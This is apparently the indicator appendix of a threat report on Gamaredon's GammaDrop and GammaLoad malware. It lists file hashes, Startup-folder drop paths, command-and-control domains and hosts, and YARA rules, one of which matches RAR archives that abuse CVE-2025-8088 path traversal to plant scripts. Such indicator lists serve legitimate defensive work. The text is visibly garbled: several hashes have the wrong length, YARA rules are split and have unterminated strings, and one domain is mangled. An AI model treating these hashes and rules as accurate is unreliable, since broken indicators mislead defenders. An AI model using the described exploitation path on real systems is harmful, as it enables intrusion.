ac985354b7efd4356954c316c797e56ed88aa4651798bd79b5c7ebbb353546a30|Malicious ARJ archive
afa005ad2707e4b6e1e565091c57ec5abdf45cd738bd1f1edfc04fcc1ad9c64|Malicious ARJ archive
4fa6cc449144cab865cbf08823c2dbd65f9a78874e7fb673671243cebde12185|Malicious ARJ archive
443f7d8f68bad52c8eba786f96e56d7a515536be33a64fc7a504d89df36d4301|Malicious ARJ archive
435c462bf2cc6e85cf23a5e89a530d74ffeded42811584282e0028eb51656b3a|Malicious ARJ archive
9caeceba523e8edf6c66dad74d637eb2a543665926198a8ec4bd2706ba2e5c93|Malicious ARJ archive
332414b948cd6d23138e32ca305a1d0bed77dfd3fd8cf740caa1d1d540130fef|Malicious ARJ archive
53415da748357289ce4a07ceaea79515d0c5af8488e9c00358399c043956e9d4|Malicious ARJ archive
bd7237f92cc020ed71ae08a2eff01159900242164030c5c006191c4ca5322961|GammaDrop,
1_16_2_1062_02.03.2026.vbs
9ca63c6b5888bf4a2ba5ab4c6eae8d06cb995e725af56c832d80793bcee3fc32|GammaDrop,

3_15_1_1829_02.03.2026.vbs
9b53a28d0435c3aaed88dcad1613be069c5b0a26e60be53e3288587a4954ccd6 | GammaDrop,
3_12_4_1480_13.03.2026.vbs
62818ae5e305b89b9461536dac1b9daf4cebd99d24e417357e27e2ae4582a704 | GammaDrop,
1_13_4_1882_18.03.2026.vbs
245a3b5790ff9bc88a9133d4e03f4fd8bec0e8d0ec7ad5baaecf4809a4bc14f2 | GammaDrop,
2_12_1_1428_18.03.2026.vbs
d6b9448f1c2d0615c19ed9cb98a118bb862efd4a0de9a52e023c1d56b6a527eb | GammaDrop,
5_11_1_1827_18.03.2026.vbs
76adb34079bafcba8085ee5e776c971ec1b2a06b9a86ce4d05f5e9a2c8a2cd86 | GammaDrop,
3_14_9_1047_08.04.2026.vbs
9106604572e0f4b2f46929ba3c63701be6db4b0ae109a2c4f9a39d9a88dd5cc9 | GammaDrop,
1_13_6_1029_09.04.2026.vbs
229a2d142e425f747bf995360058ffef0cd854fbec935d2be1b10d1c889def86 | GammaDrop,
1_15_6_1354_09.04.2026.vbs
873f4d4705b0532d4748ad8af54932020b2fe1071a3dc458b31b386b7df92da1 | GammaDrop,
1_16_1_1321_09.04.2026.vbs
bfbb8ca8827dd73157eadcde062a0524fe68590478f06957285ff3c3ed732931 | GammaDrop,
1_18_8_1717_09.04.2026.vbs
ffb013ed760720ecad2300561ae7c1f5bdfb6a7c77ff1d358ac0c1a0e040c186 | GammaDrop,
1_18_9_1903_09.04.2026.vbs
d4cd014e94d33d776fef2d372157c69b6fe6e4bf7231e4259c6ea7808d9d6553 | GammaDrop,
1_19_9_1644_09.04.2026.vbs
68d34e98f1824083cd9b7c72a9597a31d131a0f2f2baa767262f264001c99c04 | GammaDrop,
2_19_8_1397_09.04.2026.vbs
56df5e14408f9266cd89c43b9464ea71b65cc1848f1b10fbdf8949776115f4c3 | GammaDrop,
3_11_3_1301_09.04.2026.vbs
279e484dfb546e7ad84d5650572bb51d5180b431fdc8c0669e69e69d9a693bd5 | GammaDrop,
4_11_4_1217_09.04.2026.vbs
af45888cdbff3927af6a28ca3a2a4e5e1fca209732761a9c2ba8b8c9b2c6b2bb | GammaDrop,
4_17_9_1483_09.04.2026.vbs
0a47d742555407201d0da7d6abca8d7d6a1dbcf28742687f4b835f17b69371e6 | GammaDrop,
5_13_2_1280_09.04.2026.vbs
535a3e35ebaf4d26ed45cfb701250d00c078ba851f003d3104beb7940b8c7bb4 | GammaDrop,
5_14_3_1060_09.04.2026.vbs
6e016724df082936cc98869b30134845ae6455e1b551e3fe421d2cdb7ed1dc66 | GammaDrop,
5_18_4_1202_09.04.2026.vbs
0b4ca7afcbb02b0a3c7873752a8e4df9d4ce2fc8e56a223bef5f99c6ee277cc9 | GammaDrop,
5_19_2_1149_09.04.2026.vbs
87c163c42f4328e71ec3f4997593751bd5b9d00e85a80e65c8e7312e3ab4bcc5 | GammaDrop,
5_19_6_1546_09.04.2026.vbs
460621ffff09cebcdb2ded09dd933ed66952d98c787548131136f3692d504fb44 | GammaDrop,
3_12_5_1759_10.04.2026.vbs
08f7e1d85145fcd6bbbc3787fee127876e0f47a1002d52b1bcc02ba1719dc87df | GammaDrop,
3_16_9_1769_10.04.2026.vbs
3ad10a3dfa76821fef436847fda698e061fa81ccd280f30edc82d036f7c621f3 | GammaDrop,
5_19_3_1882_10.04.2026.vbs
dfd5247067a617e441c1cbabb8b9431030bf36405e80b2a72bf879ebedcaef84 | GammaDrop,
2_14_3_1334_12.04.2026.vbs
4447722064bc617d342da4f9a26dd6a5d412cd7d9d9214340bf2c8782e6277f6 | GammaDrop,
1_16_4_1690_13.04.2026.vbs
3dcc9bf0803af1560d56ebe0fa524b0d6bb2554022d0feeb8634d8b9dde0c607 | GammaDrop,

1_17_4_1868_13.04.2026.vbs
e78a7fdd8c997fd21f5fffd91c8a670511f4494b41e4d8d72e8b20910f321bf78 | GammaDrop,
3_12_6_1620_13.04.2026.vbs
1a438fd50762b104d3ef0aaddb94e30527773845974ec65efb95749d6d8f99bc | GammaDrop,
3_16_3_1732_13.04.2026.vbs
f7b5aa1b1a57c3e24b17dd0e85c900933a857212eee637b6c0020b280c9f4ad9 | GammaDrop,
4_13_5_1178_13.04.2026.vbs
824100ecbbdea7a576d4c68b0815003d37b39c84e213320c296f609f53193d8f | GammaDrop,
4_12_9_1651_14.04.2026.vbs
6f83e020c07587aa71fdf20ee43c8643d37feeebab0dba839301b5597b0a87b3 | GammaDrop,
4_15_6_1387_14.04.2026.vbs
c4546dcd30f7bf5397d7f4906da01db55990796ca4b79515f16090f3fe85005b | GammaDrop,
5_17_8_1124_14.04.2026.vbs
85eb88f01bd4de0d052c8109bc11baa7c1893e11002bea17bf7c18305dd9a8ea | GammaDrop,
3_14_1_1191_16.04.2026.vbs
c6afe1a912548fcec511af5efb2c66e4267f71b46f5b4802bf02271b34a3f49a | GammaDrop,
5_19_1_1602_28.04.2026.vbe
9a7053ce9d9959619f35ee58c0dcafc301dc3b29d00695a9d6aac26d3913f795 | GammaDrop,
3_14_7_1058_28.04.2026.vbe
9df73f01233136268426aa5fa1c5f220f302db5ff2ab7739ca7fe60f600e751b | GammaDrop,
3_19_9_1322_28.04.2026.vbe
ddf34d901048ad25626d4a23965caeee2ccb0006f80baa2959de120e80ac1ebc | GammaDrop,
4_13_3_1793_28.04.2026.vbe
f58c4ce227f68f75df8eb7511a83c88a4837f8a19c5cda59fd0762e0480edadd | GammaDrop,
1_11_6_1445_29.04.2026.vbe
ae89c82b1620fc32ef720778a41e92965be412d3bfa6f62b7348e4f5463b6359 | GammaDrop,
3_17_2_1135_29.04.2026.vbe
d37d74e97f0d39c7f6703e4384af86ce4952693fac916c0a3d5b390a2fd00184 | GammaDrop,
3_18_1_1313_29.04.2026.vbe
c2a5aa9298b3fa2eaeaf92e297f0c8fde1f2bbb216ea40c961e544057c975352 | GammaDrop,
5_16_4_1767_29.04.2026.vbe
4f15ca9dd66cc3d5a8dc89ee92d445432e17aeea7cab9fb06f646a550a0149 | GammaDrop,
2_16_2_1431_29.04.2026.vbe
4d0384aa2bc171c97d3ea10e1802185157452dc1590d7368a089d74d844fb21c | GammaDrop,
1_17_1_1950_04.05.2026.vbe
a6efbf9ea74fcc0fccbcc4d41104a6d602ee8d754f8d16e64fc9b17b0ce43e36 | GammaDrop,
1_17_5_1201_04.05.2026.vbe
5016e66fccfe9d7c255b616bbd7194e1de47cc750e274d2aa7485a98d798d174 | GammaDrop,
5_18_1_1764_04.05.2026.vbe
40357c6a326f5e669b304295941308b83af1b7bdebd3c636a7128d28befcf85e | GammaDrop,
Scan_1_14_9_1524_05.05.2026.HTA
ecc6b07413cd515de1be8dd92ca4b7df808d4e118067e4617858ad5e48c40fbf | GammaDrop,
Scan_4_16_7_1669_05.05.2026.HTA
eea39c6a3d7553e6a4151a37f9d28c6d6a883aac868f3a430c799b4a0de0e17c | GammaDrop,
ScanDocuments_version.PDF.Creator_2_13_4_1043_07.05.2026.HTA
0c7a9137b494efc20050fcb0098d0ba536b9a4ac48329c808714eda168d7bdfa | GammaDrop,
ScanDocuments_version.PDF.Creator_2_15_6_1595_07.05.2026.HTA
ab9781dff29b1bf6170c9a71ca36657725b7af25eaf0ef18d2b1d344fa9e2a32 | GammaDrop,
ScanDocuments_version.PDF.Creator_4_14_6_1485_07.05.2026.HTA
85d978f9b2b85b1bfa014e6ba5fc7e94f04f62f3f00cbee0187926e0090772b4 | GammaDrop,
ScanDocuments_version.PDF.Creator_1_17_3_1707_08.05.2026.HTA
2193d48e58732e26bf212e027fcda8974a9cedbb55281bd30550a28894aef2d | GammaDrop,

ScanDocuments_version.PDF.Creator_3_14_8_1655_08.05.2026.HTA
b7dbccad9a40c20194edcde7d1bc1724ec55d97be5882fb635395919539a9be4|GammaDrop,
ScanDocuments_version.PDF.Creator_5_12_6_1772_08.05.2026.HTA
c0b7a42bd52d3b21de66ce8437d9a068eacc3feb065202d32377690c9a80d580|GammaLoad,
2_14_1_1240_10.02.2026.HTA
86d9357bda4769036362832c039dbe800121ed9a966e8b59a3f9cccab61cdafb|GammaLoad,
1_13_8_1628_11.02.2026.HTA
580bfbdd7fad1d218b4cf0903c44c67c5f35617ced93d397e7b1397bbf9664fb|GammaLoad,
2_19_9_1444_17.02.2026.HTA
865795d330285efe0b178a1bbee3b2117ff7573dac60b09d899e0de6602b8e12|GammaLoad,
4_17_4_1028_18.02.2026.HTA
f2a31d145aa55a9d119f30884605df4e101a77e18c8fe30f2b1a1a75ff670169|GammaLoad,
5_16_7_1556_18.02.2026.HTA
f20a28ac0b62748a1562115a93e4d21d7bb3fd17fbe34dbb0d26fb73b3356b6e|GammaLoad,
5_12_7_1589_24.02.2026.HTA
b47d7cd9444cfd97f77d2d0be9bb33a15f44304a293df70a2905d8120b11f6ce|GammaLoad,
1_12_2_1951_25.02.2026.HTA
5ad055b7f80b2c0f0f11ec90d9b401dc5317cf23983e7c49f5eb3bb06f9d81d1|GammaLoad,
5_13_8_1989_26.02.2026.HTA
2bef643f22532f907ea64f31663564e42697577d4a06f57399ecfce9aaf939a7|GammaLoad
4301fcede1fb8440f0ccfe09a4b2bd29757bde9e60dcfa1d27a5d9dbb5cbdbd|GammaLoad, gQwdJ9Li.txt
2b7c52fda08833d5b65d75510d925c448403883376123f53e6c44788426979ca|GammaLoad, admiration.hta
4942030fc49b6095097afae368a216e78f9c29d34d932ec6a6f25aa4370fe976|GammaLoad
1f8a3ec047e0f44f1f21e1e3f8af5ea32749ecac3e2bef4fc2ba1a2006934581|GammaLoad
9fc2a247313b078d795419b7d1c7c0cd907a103a4c64ebab6c96ddb7b958d230|GammaLoad
aa572532ab1c8a731e7ba32e97ba180268eee8e6a74a2b9c4dc3efb669edb9af|GammaLoad
acf6196228f25d0c9f172c7401b5f2c2ba1d30f847e5626678630458e7529c97|GammaLoad,
receiverp11.htm
b789da8b71282678f5dc1a45ec65c02d646887cd365af2213b9cac76bae5b1a2|GammaLoad
69cdde1ec82099a471283de89dd5e17266b1d8dda57d3c1589b7754b009fa2ed|GammaLoad, brushedGpI.hta

File paths

%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_16_2_1062_02.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_15_1_1829_02.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_12_4_1480_13.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_13_4_1882_18.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\2_12_1_1428_18.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_11_1_1827_18.03.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_14_9_1047_08.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_13_6_1029_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_15_6_1354_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_16_1_1321_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_18_8_1717_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_18_9_1903_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_19_9_1644_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\2_19_8_1397_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_11_3_1301_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_11_4_1217_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_17_9_1483_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_13_2_1280_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_14_3_1060_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_18_4_1202_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_19_2_1149_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_19_6_1546_09.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_12_5_1759_10.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_16_9_1769_10.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_19_3_1882_10.04.2026.vbs|GammaDrop

%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\2_14_3_1334_12.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_16_4_1690_13.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_17_4_1868_13.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_12_6_1620_13.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_16_3_1732_13.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_13_5_1178_13.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_12_9_1651_14.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_15_6_1387_14.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_17_8_1124_14.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_14_1_1191_16.04.2026.vbs|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_19_1_1602_28.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_14_7_1058_28.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_19_9_1322_28.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\4_13_3_1793_28.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_11_6_1445_29.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_17_2_1135_29.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\3_18_1_1313_29.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_16_4_1767_29.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\2_16_2_1431_29.04.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_17_1_1950_04.05.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\1_17_5_1201_04.05.2026.vbe|GammaDrop
%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\5_18_1_1764_04.05.2026.vbe|GammaDrop
%TEMP%\brushedGpI.hta|GammaLoad
%TEMP%\clamourbKy|GammaLoad
%TEMP%\ricebG3|GammaLoad
%TEMP%\peacefullyCDS|GammaLoad
%TEMP%\recordmK6|GammaLoad
%TEMP%\expandedP8a|GammaLoad
%TEMP%\autographNn9|GammaLoad

%TEMP%\cabinXoi|GammaLoad
%TEMP%\punctualttg|GammaLoad

Domains

kosoyed[.]ru|GammaLoad fallback C2
uarefire[.]ru|GammaLoad fallback C2
youaresilent[.]ru|GammaLoad fallback C2
antresolle[.]ru|GammaLoad fallback C2
complicaty[.]ru|GammaLoad fallback C2
yourrain[.]ru|GammaLoad fallback C2
oclouds[.]ru|GammaLoad fallback C2
complicaty[.]ru|GammaLoad primary C2
rubakovox[.]pro|GammaDrop C2
astrocaf[.]com|Malicious email infrastructure

Additional Gamaredon Domains

norosta[.]ru
stradrol[.]ru
tienes[.]ru
drygmetal[.]ru
holyglore[.]ru
kimiga[.]ru
areyouall[.]ru
bakaden[.]ru
best-sluts-ukraine[.]ru
bluradon[.]ru
broposez[.]ru
esoque[.]ru
nordovol[.]ru
gekka[.]ru
selltosell[.]ru
mstobik[.]ru
nomame[.]ru
poracholly[.]ru
pro-bros[.]ru
sellingleft[.]ru
stromatog[.]ru
ulisar[.]ru
vergadol[.]ru
mumbradi[.]ru
yumeglory[.]ru
buhembald[.]ru
nushtosh[.]ru
bulyabo[.]ru
kingandsh[.]ru
lesregines[.]ru
mirroran[.]ru
vodosmot[.]ru
barentsot[.]ru
accountand[.]ru
consentesto[.]ru
festucamos[.]ru
adiantumso[.]ru
aquariusso[.]ru
progerod[.]ru
fatuamos[.]ru
vifpor[.]ru
bibitron[.]ru
antarcticos[.]ru
mortumakaab[.]ru
eldjip[.]ru
invictusto[.]ru
bitorgas[.]ru
ludoida[.]ru
aethionemaso[.]ru
alismaso[.]ru

alliumso[.]ru
andamanos[.]ru
arabianos[.]ru
beringos[.]ru
tadrogim[.]ru
kaelos[.]ru
indianos[.]ru
lovetco[.]ru
tomatron[.]ru
balduron[.]ru
mashalled[.]ru
drakhalos[.]ru
vukongos[.]ru
sativamos[.]ru
reforto[.]ru
semikos[.]ru
fortunatos[.]ru
nandayo[.]ru
triticumos[.]ru
credomched[.]ru
balticos[.]ru
acorusso[.]ru
zerodems[.]ru
conservatis[.]ru
gitorfa[.]ru
domestik[.]ru
geniusto[.]ru
calclus[.]ru
rotosol[.]ru
artakin[.]ru
urdevont[.]ru
voulumonte[.]ru
erroton[.]ru
nododru[.]ru
vitorog[.]ru
auxiliatos[.]ru
pratensismos[.]ru
noportor[.]ru
lestemps[.]ru
trunda[.]ru
pacificos[.]ru
atlanticos[.]ru
visiksa[.]ru
columbaso[.]ru
marimashe[.]ru
allohad[.]ru
lasculpture[.]ru
aestivumos[.]ru
elvalos[.]ru
mitrala[.]ru
iuppitertos[.]ru
logitrap[.]ru

herculeso[.]ru
hordeumos[.]ru
blakurin[.]ru
wukongo[.]ru
geminiso[.]ru
kolontra[.]ru
monitral[.]ru
xenophorm[.]ru
aluran[.]ru
arcticos[.]ru
hotun[.]ru
bromusmos[.]ru
quiapour[.]ru
skilan[.]ru
virgoso[.]ru
venustos[.]ru
mitralos[.]ru
andromedas[.]ru
artakos[.]ru
aurigaso[.]ru
bootesso[.]ru
bortorad[.]ru
caelestisto[.]ru
cathedrales[.]ru
corvusso[.]ru
dedesir[.]ru
distichonmos[.]ru
indigetesto[.]ru
kamnotop[.]ru
kandrafolos[.]ru
labellen[.]ru
larumtos[.]ru
lesartistes[.]ru
lesetoiles[.]ru
libraso[.]ru
lopraqum[.]ru
maplils[.]ru
nikortal[.]ru
ninjagoa[.]ru
noprotal[.]ru
novensilesto[.]ru
orbentis[.]ru
orvillo[.]ru
pohudim[.]ru
secalemos[.]ru
siphilos[.]ru
staltulos[.]ru
tenterons[.]ru
visiksat[.]ru
dvadrugash[.]ru
estaca[.]ru
crudoes[.]ru

rozalinde[.]ru
aguas[.]ru
lihoradit[.]ru
madres[.]ru
iraliv[.]ru
andbien[.]ru
boobasword[.]ru
movingdeath[.]ru
bluera[.]ru
crokul[.]ru
dafyp[.]ru
leobard[.]ru
letsgout[.]ru
mekras[.]ru
boppekax[.]ru
eleanorva[.]ru
yourfocus[.]ru
tilldeath[.]ru
bloodyhand[.]ru
mirtogra[.]ru
tarapost[.]ru
victortes[.]ru
grozur[.]ru
bistorgo[.]ru
soportas[.]ru
burriton[.]ru
soprorotos[.]ru
leorius[.]ru
muchkino[.]ru
hitorova[.]ru
golfaris[.]ru
sifiro[.]ru
rotosa[.]ru
regotras[.]ru
frastron[.]ru
virobas[.]ru
fahrakin[.]ru
siphorov[.]ru
notoros[.]ru
feorant[.]ru
secretah[.]ru
replacemend[.]ru
koloprast[.]ru
billonda[.]ru
huskino[.]ru
tomatong[.]ru
continiyum[.]ru
milotran[.]ru
mopotran[.]ru
babaskan[.]ru
fartodti[.]ru
monkeyking[.]ru

podriks[.]ru
retrop[.]ru
roto Slav[.]ru

Suspicious related domains

scdevelopements[.]com|Based on SSL CERT SHA1 43516afe903ff66743730e5cff4147183b563148

Hostnames

relay.astrocaf[.]com|Malicious email infrastructure
heart7766.vmkyyieebw2.workers[.]dev|GammaLoad Cloudflare worker
47ad.pdjqa15890.workers[.]dev|GammaLoad Cloudflare worker
f6f8.bzvbl72942.workers[.]dev|GammaLoad Cloudflare worker
7799.nlufx08035.workers[.]dev|GammaLoad Cloudflare worker
6cab.pxlb77972.workers[.]dev|GammaLoad Cloudflare worker
db6b.vmocs87616.workers[.]dev|GammaLoad Cloudflare worker
46c0.sqogj22317.workers[.]dev|GammaLoad Cloudflare worker
2ad1.gmuds90318.workers[.]dev|GammaLoad Cloudflare worker
raspy.bzcku21528.workers[.]dev|GammaLoad Cloudflare worker
long-king-02b7.5ekz2z6pjk.workers[.]dev|GammaLoad Cloudflare worker
broken-dust-20eb.bnxaz24270.workers[.]dev|GammaLoad Cloudflare worker
livelyfeather.ydqbg11598.workers[.]dev|GammaLoad Cloudflare worker
favoriteclown.endl[.]site|GammaLoad Primary C2
iguessillgoout.myvnc[.]com|GammaLoad DDNS
tillthesunrise.sytes[.]net|GammaLoad DDNS
vaporblue.ddnsking[.]com|GammaLoad DDNS
daremoinei.bounceme[.]net|GammaLoad DDNS
bloodywolves.ddns[.]net|GammaLoad DDNS
massadex.3utilities[.]com|GammaLoad DDNS
worker.3utilities[.]com|GammaLoad DDNS
throbsuns2.h4puonhajw.workers[.]dev|GammaDrop Cloudflare worker
bed-office-original-bytes.trycloudflare[.]com|GammaDrop Cloudflare quick tunnel
2f34.u9wixg8dcxrxw.workers[.]dev|GammaDrop Cloudflare worker
ab0f2.xh0lr6gvbtqopyp.workers[.]dev|GammaDrop Cloudflare worker
b80.sc9nj1tx.workers[.]dev|GammaDrop Cloudflare worker
bf7.he2p9djjz.workers[.]dev|GammaDrop Cloudflare worker
busha80d.dp7uszdstai.workers[.]dev|GammaDrop Cloudflare worker
c71.zb41e6kcfa.workers[.]dev|GammaDrop Cloudflare worker
cf2.tcrn7uoroffxls.workers[.]dev|GammaDrop Cloudflare worker
fallze2e73.l1uxclprg1cj.workers[.]dev|GammaDrop Cloudflare worker
sweetnce.kw68guncvjq.workers[.]dev|GammaDrop Cloudflare worker
hatf8d7.oxwqplxmoyjpe.workers[.]dev|GammaDrop Cloudflare worker
sb353.rug5o12yj2pa.workers[.]dev|GammaDrop Cloudflare worker
squc32.ke3fm3xwqbhi.workers[.]dev|GammaDrop Cloudflare worker
ss975.zsq7cmi9.workers[.]dev|GammaDrop Cloudflare worker
lin95.lp6kxqip.workers[.]dev|GammaDrop Cloudflare worker
thre6d.rfgah07ggr.workers[.]dev|GammaDrop Cloudflare worker
300a.mbdudar2m.workers[.]dev|GammaDrop Cloudflare worker
bittere63e.gcjc7ulfg8zc.workers[.]dev|GammaDrop Cloudflare worker
qu776.nsdbzy1t.workers[.]dev|GammaDrop Cloudflare worker
mnf8b.wcpxlxtnk.workers[.]dev|GammaDrop Cloudflare worker
tigh8d.wnsmohinpf.workers[.]dev|GammaDrop Cloudflare worker
pati1fa.gusnqojic0byx.workers[.]dev|GammaDrop Cloudflare worker
mo88.dmnfesfnadt3.workers[.]dev|GammaDrop Cloudflare worker
li751.ffaodlqg.workers[.]dev|GammaDrop Cloudflare worker
mug-holmes-oklahoma-exception.trycloudflare[.]com|GammaDrop Cloudflare quick tunnel
lively-disk-b5d5.tiffany88-140.workers[.]dev|GammaDrop Cloudflare worker
oreb1.qxjmxpd8dfr.workers[.]dev|GammaDrop Cloudflare worker

IP Addresses

IP addresses used for fast flux are excluded.

77.110.107[.]165|GammaLoad primary C2 (seen 2025-11-25)
107.189.19[.]48|GammaLoad primary C2 (seen 2025-12-02)
5.181.2[.]158|GammaLoad primary C2 (seen 2025-11-18)
194.58.66[.]82|Malicious email relay

Yara rules

```
rule Gamaredon_GammaDrop {
    meta:
        description = "Matches Gamaredon GammaDrop VBScript samples used in late 2025 -
mid 2026"
        references = "TRR260501"
        hash = "62818ae5e305b89b9461536dac1b9daf4cebd99d24e417357e27e2ae4582a704"
        date = "2026-05-13"
        author = "HarfangLab"
        context = "file"
    strings:
        $vbs = "On Error Resume Next" ascii
        $a1 = "Function " ascii
        $a2 = "End Function" ascii
        $a3 = ".Run " ascii
        $a4 = "= Eval(" ascii
        $a5 = "randomize" ascii
        $a6 = "CreateObject(" ascii nocase
        $a7 = ", false" ascii

        $b1 = " + \\"" ascii
    condition:
        filesize < 600KB
        and $vbs in (0..80)
        and #vbs >= 4
        and #a1 >= 2 and #a2 >= 2 and #a3 >= 1
        and 5 of ($a*)
        and #b1 > 150
}
```

```
rule Gamaredon_GammaLoad_HTA {
    meta:
        description = "Matches Gamaredon GammaLoad HTA wrapped VBScript samples used in
late 2025 - mid 2026"
        references = "TRR260501"
        hash = "69cdde1ec82099a471283de89dd5e17266b1d8dda57d3c1589b7754b009fa2ed"
        date = "2026-05-13"
        author = "HarfangLab"
        context = "file"
    strings:
        $hta = "<!DOCTYPE html>" ascii
        $vbs = "on error resume next" ascii nocase
        $a1 = "Function " ascii
        $a2 = "End Function" ascii nocase
        $a3 = "<script type=\"text/vbscript\">" ascii
        $a4 = "\"ZGltIG" ascii
        $a5 = ".shellexecute " ascii
        $a6 = "%TEMP%" ascii
        $a7 = "\"REG_SZ\"" ascii
        $a8 = "Close" ascii fullword
        $a9 = ".createelement(" ascii
```

```

    $a10 = "\"utf-8\" ascii

    $b1 = " + \" ascii
condition:
    filesize < 900KB
    and $hta
    and #vbs >= 5
    and #a1 >= 3 and #a2 >= 2
    and 4 of ($a*)
    and #b1 > 30
}

rule VBScript_RAR_CVE_2025_8088 {
    meta:
        description = "Matches RAR5 archives exploiting CVE-2025-8088 to drop VBScript
into Startup folder, used by Gamaredon in late 2025 - mid 2026"
        reference = "TRR260501"
        hash = "00b8e381046d4e024a97d0402c3fe29f9d7f5114b2a932003d3e089cfd992c1"
        date = "2026-05-13"
        author = "HarfangLab"
        context = "file"
    strings:
        $rar5_magic = { 52 61 72 21 1A 07 01 00 }

        // RAR5 Service Header (type 03) with STM (NTFS alternate data stream)
        // Header type 03, flags 23, followed by STM name and path traversal colon
        $stm_header = {
            03          // Header Type = Service Header
            23          // Header flags
            [17-20]     // Flags, sizes, extra data
            00          // Windows OS
            03          // Name length = 3
            53 54 4D    // "STM"
            [1-2]       // vint size of stream name
            07          // Data type = Service data
            3A          // Colon ":" starting ADS path
            2E 2E 5C    // "..\\" path traversal start
        }
        $startup_path = "AppData\\Roaming\\Microsoft\\Windows\\" ascii
        $startup_folder = "\\Startup\\" ascii
        $vbs = ".vbs" ascii
        $vbe = ".vbe" ascii
    condition:
        $rar5_magic at 0
        and filesize < 700KB
        and $stm_header
        and $startup_path
        and $startup_folder
        and any of ($vb*)
}

```



